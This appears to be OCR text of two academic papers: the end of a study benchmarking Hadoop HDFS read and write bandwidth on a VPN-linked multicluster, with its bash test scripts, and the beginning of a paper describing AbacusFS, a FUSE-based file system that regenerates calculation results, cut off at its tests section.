The namenode and the jobtracker are running on the same machine, as it is usually acceptable for small clusters, i.e., on clusters with up to 10 nodes [8].

Each node on the JSI cluster has a single 500 GB data disk with the rotation speed of 7200 rpm. Only the head node is equipped with the RAID. The local network in the cluster is 1 Gb/s, while the external internet connection bandwidth is 100 Mb/s. Each JSI cluster node has 6 GB of RAM and Intel(R) Xeon(R) E5520 @ 2.27 GHz processor with four cores.

The TI cluster node has two Intel(R) Xeon(R) L5520 @ 2.27GHz processors, each with four cores, and 24 GB of RAM. The TI cluster node has a single 260 GB data disk.

On each of the available disks a partition of 200 GB is allocated for the utilization by the HDFS. The partitions are formatted with the ext4 file system.

This work was done under the competence center CLoud Assisted ServiceS (KC CLASS), founded by the Slovenian Ministry of Education Science and Technology, and the European Fund for Regional Development.

The JSI cluster nodes run under Ubuntu Server operating system, while the TI cluster node runs under SUSE Linux operating system. The described multicluster system architecture is shown in Fig. 1.

B. HDFS Configuration

Since Hadoop scripts rely on SSH to perform cluster-wide operations, SSH needs to be setup to allow password-less login for the Hadoop user from all machines in the multicluster system. This is achieved by generating one RSA [9] public/private key pair shared across the multicluster.

The software configuration of Hadoop cluster consists of an environment configuration for the execution of Hadoop daemons, and their parameters configuration. The Hadoop configuration parameters are stored in various configuration files located in the *conf* directory of the Hadoop distribution. Each Hadoop node in the cluster has its own set of configuration files. It is up to the administrator to ensure that they are kept synchronized across the whole system. The Hadoop provides a rudimentary facility for synchronizing configuration by using rsync [10].

The list of all datanodes is in the *slaves* configuration file containing IP addresses (on the local network) of the machines where the datanodes and tasktrackers should run. In our multicluster architecture the list also contains the IP address of the TI node, which can be accessed over the Virtual Private Network (VPN). It is obligatory to use the VPN address of machines in another cluster, since these are the only addresses visible to the namenode machine.

The parameter JAVA_HOME located in *hadoop-env.sh* configuration file specifies the location of the Java implementation to be used. Setting the value in hadoop-env.sh on all the machines in the multicluster is preferable because it ensures that the whole cluster is using the same version of Java.

The parameter fs.default.name, located in the *core-site.xml* configuration file, is normally (in plain cluster installation) set to the IP address or the name of the

namenode machine. It is an HDFS file system URI that defines the hostname and the port that the namenode's RPC server runs on. The default port is 8020. However, in the multicluster installation, the machine (or machines) located outside the namenode's cluster do not "see" the namenodes's IP on the local network. Therefore, it is necessary to use the namenodes VPN address, which is seen by all machines in the multicluster. Note that when a property is marked as final it is protected from being overridden by job configurations.

The parameters dfs.name.dir in the *hdfs-site.xml* configuration file specifies a list of directories where the namenode stores persistent files system metadata, while dfs.data.dir parameter in the same file specifies a list of directories where the datanode stores its blocks. In the multicluster installation, the nodes in the main cluster may need different dfs.data.dir parameter value than the nodes on the remote cluster. Because the remote cluster may be using different operating system and may be controlled by different administrator, the directory configured for the main cluster does not have to exist on the remote cluster. Therefore, in our case, two versions of the *hdfs-site.xml* configuration file are maintained: one for the nodes on the main JSI cluster and other for the node on the remote TI cluster. All the other parameters are left default. Note that the default replication factor is three.

The same holds for parameters mapred.local.dir and mapred.system.dir from the *mapred-site.xml* configuration file, which specify the location of local temporary storage for intermediate data and working files that are produced during a MapReduce job [11], and a directory where the shared files for the MapReduce tasks files can be stored. Hence, for our multicluster, two versions of the *mapred-site.xml* configuration file are maintained.

III. PROGRAMS FOR TESTING

We have developed scripts for benchmarking of the Hadoop deployment.

```
#!/bin/bash
if [[ "$1" == "rm" ]]; then
    /usr/local/hadoop-0.20.203.0/bin/hadoop dfs -fs
    hdfs://ninestein/ -rm /user/guest/$2
elif [[ "$1" == "ls" ]]; then
    /usr/local/hadoop-0.20.203.0/bin/hadoop dfs -fs
    hdfs://ninestein/ -ls
elif [[ "$1" == "up" ]]; then
    /usr/local/hadoop-0.20.203.0/bin/hadoop dfs -fs
    hdfs://ninestein/ -copyFromLocal $2  /user/guest
elif [[ "$1" == "down" ]]; then
    rm $2 &>>/dev/null
    /usr/local/hadoop-0.20.203.0/bin/hadoop dfs -fs
    hdfs://ninestein/ -copyToLocal /user/guest/$2 .
fi
```

File 1. hadoop.sh

The file *hadoop.sh* (File 1.) is a script that does the file operations. The first parameter of the script is therequested file operation: deletion, listing, copying to HDFS, or copying from HDFS. The second parameter is the file name.

The script *hadoop_testing.sh* does the actual benchmarking (File 2). It is accessing files of different sizes, copying them to or from the HDFS, and measuring the time needed for the operation. It uses the script *hadoop.sh* for the actual operations with files. Each copy operation is repeated 5 times to obtain an average operation time.

```
#!/bin/bash
# writing
for i in 1 10 100 1000 10000 100000 1000000
2000000 3000000; do
    #fill the cache
    dd if=benchmark/$i.file of=/dev/null
    &>>/dev/null
    echo -n "$i, "
    for ((j=0; j<5; j++));
    do
        #writing time
        time=$(/usr/bin/time -f %e ./hadoop.sh up
        benchmark/$i.file 2>&1)
        echo -n "`echo $time | awk '{print $1}'`, "
        if [[ "$j" != "4" ]]; then
            ./hadoop.sh rm $i.file &>>/dev/null
        fi
    done
done
# reading
for i in 1 10 100 1000 10000 100000 1000000
2000000 3000000; do
    echo -n "$i, "
    for ((j=0; j<5; j++));
    do
        #reading time
        time=$(/usr/bin/time -f %e ./hadoop.sh down
        $i.file 2>&1)
        echo -n "`echo $time | awk '{print $1}'`, "
        rm $i.file
    done
done
exit 0
```

File 2. hadoop_testing.sh

IV. BENCHMARK RESULTS




Figure 2. Read bandwidth as a function of file size (JSI cluster)




Figure 3. Write bandwidth as a function of file size (JSI cluster)




Figure 4. Read bandwidth as a function of file size (multicluster)




Figure 5. Write bandwidth as a function of file size (multicluster)




Figure 6. Read bandwidth as a function of file size in logarithmic scale (JSI cluster)




Figure 7. Write bandwidth as a function of file size in logarithmic scale (JSI cluster)




Figure 8. Read bandwidth as a function of file size in logarithmic scale (multicluster)




Figure 9. Writing bandwidth as a function of file size in logarithmic scale (multicluster)

The read and write operations have been conducted from the headnode, located on the JSI cluster, and from a JSI cluster's subnode.

The read and write bandwidths were tested for file sizes form 1 kB up to $3 \cdot 10^6$ kB. Any experiment has been repeated five times for each file size. The whiskers on the graphs (Figures 2 - 9) represent value ranges (max-min) for the five cases, while the mark represents the average value of each set of experiments.

Fig. 2 and 3 show the read and write performances obtained on the JSI cluster only (the TI node was not a part of the test system). Fig. 4 and Fig. 5 depict the read and write performances obtained on the interconnected JSI and TI clusters (multicluster). Figures 6 – 9 show the same results but in the logarithmic scale on the y axis to provide better inside into the performances for smaller files.

We see from Fig. 2 and Fig. 3, obtained from the JSI cluster, that the read and write bandwidths are almost the same regardless of the node from which the operations are conducted. The maximal write bandwidth is approximately 35 % lower than the maximal read bandwidth.

In the multicluster case (Fig. 4 and Fig. 5), the read bandwidth is significantly higher for the headnode. This behavior can be expected because, if the read operations are performed form a subnode, there is a possibility for a delay due to the communication with the headnode. The maximal write bandwidth is almost equal for the headnode and the subnode. However, for file sizes of 10^6 kB the write bandwidth is higher if write operations are performed from the subnode. We could explain such a behavior with eventually available storage data buffers.

The logarithmic scale of y-axis in Fig. 6 to Fig. 9. discovers that the bandwidths grow linearly up to file sizes of 10^5 kB. We can observe that the manipulation with the smaller files is constantly 10 times slower on the multicluster system. For files larger than 10^5 kB the bandwidths reach their maximal values and remain quite stable. Again, there is approximately tenfold difference in the bandwidth in favor of the system with IJS cluster only. This can be expected because the data from the TI cluster are accessed through the 100 Mb/s Internet connection, which is approximately ten times slower than the JSI cluster network (see Fig 1.).

V. CONLUSION

We have presented the steps and configurations needed for deploying the Hadoop on a multicluster. We further tested the installation with a series of benchmarks, developed for this purpose. The multicluster paradigm enables a HDFS cluster to be scaled out to physical machines that are accessible over the internet. Such an approach may decrease the investments if an existing storage system becomes occasionally undersized.

We have performed a series of benchmarks on the JSI Hadoop cluster and on the multicluster constituted by joining a storage node from the TI cluster. Benchmark results indicate that the read and write bandwidths drop significantly with joining the TI node. One obvious reason for such a behavior is slow communication line between the clusters, but this drawback can be easily improved by introducing a faster interconnection channel. Further investigation is needed to identify the Hadoop implementtation properties that influence the fall of performance. We suspect that a smarter organization of data items on a higher abstraction level, e.g., user location aware approach, could, in most cases, alleviate this problem.

However, the drop in read and write bandwidths does not necessary imply the same drop in performances of MapReduce jobs, because Hadoop does its best to run the Map tasks on nodes where input data reside in the HDFS, because of build-in "data locality optimization" principle. The Reduce tasks, usually, don't possess the advantage of data locality as the input to a single reduce task is most often the output from all mappers. Further tests with MapReduce jobs are therefore needed to investigate the influence of the multicluster architecture on the Hadoop MapReduce performances.

The multicluster storage, presented in this paper, was built from computing nodes of two clusters on different geographical positions, with different hardware platforms and different operating systems, which confirms that a multicluster Hadoop on heterogeneous clusters is a viable option. The read and write performances of HDFS, if critical for a multicluster application, have to be improved, e.g., by increasing the communication speed of the inter-cluster connection.

ACKNOWLEDGMENT

The authors are grateful to Turboinštitut d.d. for granting a full access to their storage and computational resources at Ljubljana Supercomputing Center - LSC ADRIA.

REFERENCES

[1] Thilina Gunarathne, Tak-Lon Wu, Judy Qiu, and Geoffrey Fox, "Cloud Computing Paradigms for Pleasingly Parallel Biomedical Applications," *Concurrency and Computation: Practice and Experience*, vol. 23, no. 17, pp. 2338–2354, 2011.

[2] Yunhong Gu and Robert L. Grossman, "Sector and sphere: The design and of a high-performance data cloud," *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, vol. 367, no. 1897, pp. 2429-2445 , 2009.

[3] E. Afgan et al., "Harnessing cloud computing with Galaxy Cloud," *Nature Biotechnology*, vol. 29, no. 11, pp. 972-974, 2011.

[4] Welcome to Apache Hadoop. [Online]. http://hadoop.apache.org/

[5] S. Yu, X. Gui, R. Huang, and W. Zhuang, "Improving the storage efficiency of small files in cloud storage," *Hsi-An Chiao Tung Ta Hsueh/Journal of Xi'an Jiaotong University*, vol. 45, no. 6, 2011.

[6] Yahoo. [Online]. (2008, September) http://developer.yahoo.com/blogs/hadoop/posts/2008/09/scaling_hadoop_to_4000_nodes_a/

[7] IEEE Standard Association. [Online]. http://standards.ieee.org/findstds/standard/1003.1-2008.html

[8] Tom White, "The Hadoop Distributed Filesystem," in *Hadoop: The Definitive Guide*. Sebastopol,: O'Reilly Media, Inc., 2011, ch. 3.

[9] Wikipedia. [Online]. http://en.wikipedia.org/wiki/RSA_%28algorithm%29

[10] Wikipedia. [Online] http://en.wikipedia.org/wiki/Rsync

[11] S.N. Srirama, P. Jakovits, and E. Vainikko, "Adapting scientific computing problems to clouds using MapReduce," *Future Generation Computer Systems*, vol. 28, no. 1, pp. 184-192, 2012.

AbacusFS integrated storage and computational platform

Isak Nuhić*, Marjan Šterk*, Toni Cortes+

* XLAB d.o.o., Ljubljana, Slovenia
+ Barcelona Supercomputing Center, Barcelona, Spain
Corresponding author: isak.nuhic@xlab.si

Abstract - Today's applications, especially those in the scientific community, deal with an ever growing amount of data. Among the problems that arise from this explosion of data are how to organize the data so that the information about how the data was produced is not lost, how to ensure repeatability of calculations, how to automate calculations, and how to save computational and storage resources. The storage is currently a passive component that neither imposes any rules on data organization nor helps with associating a calculation with its result. We thus introduce AbacusFS – an integrated storage and computational platform which interacts with the file system and connects the calculations and the storage. Users and applications see it as a normal file system; however, the semantics are changed for files that are results of calculations done with the platform. When such a file is open for reading, AbacusFS first re-generates it if the input files used in the calculation have been modified. Alternatively, result files can be virtual, i.e. not stored anywhere but rather re-generated on every read access.

I. INTRODUCTION

Today's applications, especially those in the scientific community, deal with an ever growing amount of data [1]. Major problem in using these applications is tracking changes of the intermediate data. Users of these applications want to focus mainly on the final results and do not want to be considered with intermediate results, changes in the files, parameters, versions etc. They would like more automation and repeatability.

Using storage efficiently and economically is a major problem because of the increasing amount of data and the fact that advances in storage, particularly storage speed, lag behind advances in CPU speed. Depending on available CPUs, available storage devices and their location, it may be faster or cheaper to re-generate (re-calculate) the data whenever it is needed rather than storing everything. In HPC a lot of data is long term archived on tape. Re-calculating the data could sometimes prove more economical than getting it from tape. Furthermore, from the energy consumption point of view it may be optimal to start the calculation only when the results are needed instead of when the user has requested (because of the differences in costs in different times, i.e. computing costs at night might be lower than at day).

There are thus two significant and related problems: 1) data organization and 2) performance and efficiency. In order to solve the problems of data organization, reproducibility and automation of calculations we need to make calculations aware of changes in input files, parameters, software versions etc. The result that is needed by the user could then be re-calculated if something has changed. In the case of workflows of multiple calculations, changes to any initial or intermediate file could trigger re-calculation of the dependent part of the workflow. One of the problems that may arise here is the problem of nondeterministic applications in which the results might slightly vary in the last digits. For now we do not tackle these problems, rather our focus is on the deterministic applications. The performance and efficiency problem is correlated with the first one. Some intermediate files in the calculations are perhaps changed very often and it may be better to re-calculate them every time rather to store them permanently. Others may be accessed frequently but rarely changed, so they are better stored permanently or even replicated on multiple storage nodes.

To tackle these problems we propose AbacusFS, a solution that intends to change the paradigm in which we observe storage, or more specifically, file systems. Applications currently just use the storage without any interaction or integration between the two. Current storage systems neither impose any rules on data organization nor help with associating a calculation with its result. The basic idea of the solution presented in this paper is to make file systems application-aware in order to improve the efficiency of storage use, shorten the time to obtain calculation results, and automate certain repetitive tasks for the user.

This work was partially supported by the EU Marie Curie Initial Training Network SCALUS under grant agreement, the Spanish Ministry of Science and Technology under the TIN2007-60625 grant, and the Catalan Government under the 2009-SGR-980 grant, no. 238808.

A. Related work

There are two important research fields which relate to our solution: virtualizing processes with file systems and building file systems in user space.

One of the recent solutions in this area is the concept of a desynchronizing file system or DesyncFS [2]. DesyncFS deals with the problems of heterogeneity in supercomputers which imposes problems with scientific applications with a lot of internal dependencies. Due to different performances of the hardware the applications run at the speed of the least powerful processor. In order for these applications to perform better they need to be desynchronized.

In the traditional relationship between application and file system, control resides in the application and it calls into the file system as needed for storage. This can be described as a push-pull relationship. The file system is passive and the application actively pushes and pulls data. A desynchronizing file system inverts this relationship, making the file system active and the application passive [2].

Solution which we propose deals with different problem but it also tries to change the relationship between storage and applications. One other difference is that in order to use DesyncFS a user has to adapt the applications for it where in the case of our solution there is no need for any changes in the applications.

Linux has a long tradition of user-space file systems (e.g. Network File System (NFS) [4] was implemented this way for quite some time). User-space file systems are not widely used mostly because of performance and security reasons [5]. However there are advantages in building a file system in user space: an ability to build and modify the file system without changing the kernel; shaping the file system to the needs of the user with the ability to use functions from the user space. One of the most important projects in that area is FUSE [6]. File System in User Space (FUSE) is a loadable kernel module for Unix-like computer operating systems that lets non-privileged users create their own file systems without editing kernel code. This is achieved by running file system code in user space while the FUSE module provides only a "bridge" to the actual kernel interfaces. FUSE is particularly useful for writing virtual file systems. Unlike traditional file systems that essentially save data to and retrieve data from disk, virtual file systems do not actually store data themselves. They act as a view or translation of an existing file system or storage device.

One of the ever growing problems in the scientific community is managing and running workflows. Provenance in the context of workflows, both for the data they derive and for their specification, is an essential component to allow for result reproducibility, sharing, and knowledge re-use in the scientific community [7]. Scientific workflows has become an important area of research within workflow platforms and environments. Workflows are supported in the AbacusFS and in the future we would like to extend that feature to add more workflow management. Some important platforms and frameworks in this area are: Taverna [8], Askalon [9] and Trident [10].

The concept of using file systems to store dynamic (non-persistant data) is present for some time. The Linux proc file system [11] has been around from 1984 and it is used widely Today. The device file system (devfs) [12] is also widely used for presenting device files. It provides a powerful new device menagement mechanism for Linux.

II. DESIGN AND ARCHITECTURE

A. General design

We introduce an integrated file system/computational platform that connects calculations and storage. This platform is currently implemented on a single machine with plans to extend it to distributed systems (cluster/grid/cloud), where the advantages of such a solution will be more evident. The users of the platform will be able to deploy scientific calculations without worrying about re-calculation every time they make some changes in the calculation parameters or input files. They will also be able to see how each file was produced.

Let us illustrate the usage of the platform with an use case. Whenever a user runs some calculation, the full command-line and other information is stored as metadata associated with the calculation's output file(s). Then, each time one of the output files is open for reading, it is first checked whether it is up-to-date, i.e. whether the input files have changed. If they have changed, the file is automatically re-generated by running the original command again and file access is allowed only after the re-calculation has finished. All existing command-line applications can be used without modifications, except for the applications that write to pre-existing files. The fact that input files can also be results of previous calculations does not pose any problem, so workflows are supported natively.

Running calculation when the command is issued and then re-calculating whenever the results are needed and any inputs have changed is not always optimal. For example, in next generation of supercomputing, moving data from the storage to the computing nodes may be more time and resource consuming than recomputing this information because we may have more available idle CPU power. A part of our platform is thus a decision-making process that can take into account parameters such as file size, number of read accesses, number of re-calculations of the file, and a user-assigned file importance. In the future we plan to refine the decision-making process and with it add more parameters.

B. Architecture overview

AbacusFS has four main modules, as shown in Figure 1. These are:

1. abacus file system implementation,
2. decision making module,

3. abacuscalc helper script for running the calculations,
4. database where extended metadata is stored.

C. *Abacus file system*

The FUSE-based file system is the core module of our solution. It uses a directory on another file system for backing storage. It is the only module that communicates with all other modules. The users and applications see it as a normal file system; however, the semantics are changed for files that are results of calculations done with the platform, i.e. files that have certain extended attributes set. When such a file is opened for reading, it is by default re-generated if needed, as explained above. After the file is accessed and read it can be 1) stored permanently or 2) not stored – instead re-generated on every access.




Figure 1. Over*view of the architecture*

D. *Decision making module*

The decision of 1) storing the file permanently or 2) re-calculate it every time it is accessed, is made by the decision making module. Since one of our requirements is to use the storage more efficiently and economically, we need to add some intelligence to these decisions. We propose an intelligent agent based on fuzzy logic [13], a proven principle that is widely used in fields such as computer science (e.g. bioinformatics, image processing, embedded systems), automation, process control,h etc.

The decision making process takes place every time the file is accessed. The agent must currently decide between the two options mentioned above. Even though this may seem trivial, the agent is extensible so that in the distributed version it will also decide where to put files and calculating processes, which files to replicate etc. Efficiency of resource use, performance, and reliability thus depends on this module.

We currently observe the following variables as the basis for the decision: the number of read accesses to the file, the size of the file, the number of time the calculation was run and the value user assigns to the file (optional).

E. *Helper abacuscalc script for running calculations*

The third module is the script for running the calculations. Whenever a user wants to run some calculation for the first time he needs to use this predefined script, which takes care of notifying the file system how the calculation is to be run, what input files it depends on, what output files it produces etc. For a trivial example, let us suppose that the user wants to run:
cat -n infile1 infile2 > outfile,
and he wishes the *outfile* to be managed by the file system as a calculation result.
Outfile must, of course, be located on the abacus file system, while the input files can be anywhere. The user must run the *abacuscalc* script *with* the following modified command line:
./abacuscalc.py cat -n -in infile1 -in infile2 -stdout outfile
Every input files must be preceded by *-in*, every output file by *–out*. Everything else are cosnidered as options. For pipes user must input *–pipe*. If any of these keywords is an option it must be preceded by *–lit*. Similarly, < is replaced with *-stdin*, > with *stdout* and *2>* with *-stderr*.

The abacusclac helper scripts forwards the information about the calculation using special, write-only files in a reserved part of abacus file system, similar to the Linux' *proc* file system.

F. *The extended metadata database*

The extended metadata database is a Redis [14] based database which is used to store extended metadata of the files and calculations. It is essentially a noSQL key value store in which we store two important types of data:

- associations between each output file and the calculation that produced it,
- all the informations about each calculation that are required to re-run it plus some statistics used by the decision making module.

Whenever a file is accessed the metadata database is consulted to check whether the file depends on (i.e. is the result of) a calculation. If this is the case then the record describing this calculation is also read.

The database may grow large, particularly once the platform is extended to distributed systems. We plan to use similar approaches as the existing metadata servers of Luster[15], PVFS[16] and other parallel file systems.

With this metadata database we have extended the metadata concept which would be harder to do if we were to use only extended attributes fields of the files. The problems with using extended attributes on the local machine would be the increase in file size an thus a performance problem. Using the metadata database is also simpler to develop, has no limitations for data model or size. But the major would be with the files that are not stored permanently for which we can not use extended attributes. Also in the future when AbacusFS is extended

on multiple machines the need for a centralized metadata database will appear.

III. IMPLEMENTATION

In this section we will describe some technical details of the modules introduced in the previous section and also interactions between them.

A. Communication between abacuscalc script and Abacus file system

As said before, the helper script uses write-only files in a special directory to forward the information on the calculation to the file system. Such a directory is created for each new calculation and named after a calcualtion's unique identifier (CUID) that the file system assigns to it. To illustrate how the communication works, we will show the equivalent commands that the user could enter for the before mentioned example of calculation: *cat -n infile1 infile2 > outfile.*
The whole process is explained in Table I. We will assume that abacus file system is mounted at */abacusfs*.

TABLE I. EXPLANATION OF THE COMMAND-LINE OF THE ABACUSCALC SCRIPT

Command-line equivalent of helper script action	**Comment**
# cd /abacusfs/newcalc	
# ls	Each *ls* in directory */abacusfs/newcalc* signals a new calculation. The file system will now generate a new CUID, e.g. 34ac5, and return the directory 34ac5 as the only file in /abacusfs/newcalc.
# cd 34ac5	
# echo 'cat -n \ /home/isak/infile1 \ /home/isak/infile2 \ > outfile' >cmd	Note that if the helper script is bypassed, which we only do here as illustration, absolute file paths must be used everywhere.
# echo '/abacusfs/isak/infile1' > in	
# echo '/abacusfs/isak/infile2' >> in	
# echo 'outfile' > out	
# cat status	Reading the status file signals that all the information has been written.

Once the *status* file is being opened for reading, the file system stores all calculation metadata to the database using the key *34ac5*. It then asks the decision-making agent whether this calculation should be first run right away. If the decision is no, the file system immediately returns as the contents of the *status* file a value that signalizes that the calculation has not been started. If, on the other hand, the decision is yes, the file system will:

1. run the calculation and wait for it to finish,
2. set an extended attribute of file *outfile* that will mark it as the result of calculation *34ac5*,
3. return an *OK* value as the contents of the *status* file. This will results in the user having to wait for the calculation to finish, which is the expected behavior.

B. Extended metadata database

Redis, which our metadata database is based on, is an advanced open source key-value store. The key of each record must be string while the value can be a string, a map (termed a hash in Redis), a list, a set, or a sorted set. Redis supports atomic operations such as appending to a string, incrementing the value in a hash etc. Redis works in-memory to achieve better performance but can also make data persistent by dumping the dataset to the disk on request or by appending each command to a log. In our solution we decided to dump the dataset to disk but also to use logging as well in the case of system. Since we use redis hashes as data structures to store information, it is important to underline that redis hashes are stored in such a way that takes very little space, so it is possible to store millions of objects in a small Redis instance.

Two pieces of data we currently store in the metadata server database are shown in Table II.

TABLE II. SAMPLE OF THE DATA STORED IN THE METADATA SERVER DB (FILE IS 'OUTFILE1:34AC5')

'34ac5' calculation hash	**Explanation**
'in': '/abacusfs/isak/infile1:1234 /abacusfs/isak/infile2:1234'	Input files with absolute paths and ctimes[1] of the files.
'inno': '2'	Number of input files.
'out': 'outfile:1234'	Output files with relative paths to /abacusf and ctimes of output files.
'outno': '1'	Number of output files.
'count': '45'	Number of times the calculation was run (the file has been re-calculated)
'time': '0.351'	Time it needed for the calculation to execute (last execution time).
'cmd': 'cat -n \ /home/isak/infile1 \ /home/isak/infile2 \ > outfile'	Full command-line of the calculation.
'nfa': '1034'	Number of times tihe file was accessed.
'uv': '3'	A value that user attaches to the file when running the calculation for the first time trough *abacuscalc* script.

C. Decision making module based on fuzzy logic

As said before, the intelligent decision making agent currently decides only between two options:

1. the calculation is run the first time with the *abacuscalc* script and afterwards every time the file is accessed but it is out-of-date, and

[1] Currently, when working on the local machine we read the ctimes from the stat structures of the files but when the soulution is extended on multiple machines we will need a metadata server which will serve all nodes. Of course that would meen that we also need a synchronization of the clock between nodes.

2. the file is not stored permanently but rather calculated every time it is accessed. Obviously, in this case the calculation should not be run when the helper script is invoked.

The agent bases its decisions on the following variables:

- number of accesses to the file (NFA) – this parameter tells us how often the file was accessed, which is, because the often the file is used will tip towards storing it permanently,
- size of the file (SF) – since one of the important issues is using the storage efficiently this parameter is very important,
- number of time the calculation was run (NCR) – this parameter will tell us how often is the file re-calculated,
- the value user attaches to the file (optional) (UV) – we need the parameter which will give the value that user can attach to the file, thus making it more or less important.

All variables except SF are stored in the metadata database. UV can be changed by the user and is by default 5 out of 10. The extreme values 0 and 10 are intended to override most of the influence of the other variables.

Each variable is a member of three fuzzy sets (small, medium and large). The boundaries of the sets are different for different variables, e.g. a smallish 30 MB file could have a 0.6, 0.4, 0.0 memberships in the three sets, respectively.

The decision variable DV is obtained to determine what to do with the file. It can take two possible intervals:

[1] [0 –50] – re-calculate every time
[2] [50– 100] – store permanently

The agent uses a set of rules to obtain such as:

if NFA == large and SF == small and NCR == small and UV == large then DV = store_permanently

if NFA == small and SF == large and NCR == large and UV = small then DV = recalculate_every_time

If the file is small in size, accessed frequently and has a high user value assigned it is optimal to store the file permanently. On the other hand if the file is large in size but accessed rarely and has small user value it may prove better to re-calculate every time the file is needed. Thus, user-given file importance, calculation time, frequency of access will tip the scales towards storing the file permanently and the output file size will tip it towards re-calculating the file when needed. One other important variable which will be added latter in the process is the time needed for the execution of the calculation. The shorter the calculation time the more likely it is that the file will be re-calculated and if the time grows large it may prove optimal to store the file permanently.

Since we have four input variables which are members of three sets we get $3^4 = 81$ rules. This currently crude process is a starting point for a search of optimal set of rules. Particularly the distributed version of the platform will require additional variables and a detailed study of the rules that achieve the best performance.

IV. TESTS

The AbacusFS platform obviously performs similarly to the underlying file system, only imposing an overhead when dealing with calculation-dependent files. The following operations could potentially induce a measurable overhead:

1. running the calculation for the first time, as opposed to running it without AbacusFS,
2. checking whether the file is up-to-date on each read access,
3. re-running the calculation when it is not up-to-date.

Note that the overheads of running calculations include the decision-making process. The performance of the in-memory files which are not stored permanently has not yet been tested.

The tests were conducted on the machine with Intel i7-2600 3.40 GHz CPU, Intel 80 GB SDD, on the 3.0.0. Linux kernel.

A. *Running the calculation for the first time as opposed to running it without AbacusFS*

We have conducted tests with the simple *cat a b > c* command where the input files *a* and *b* are located on the underlying file system and the output file *c* is stored on Abacus file system. The size of input files varied from 0 to 2 MB and tests were conducted with flushing the cache every time before the command was run and without flushing the cache. The results are in Tables III and IV and they show the increase of overhead with the increase of file size.

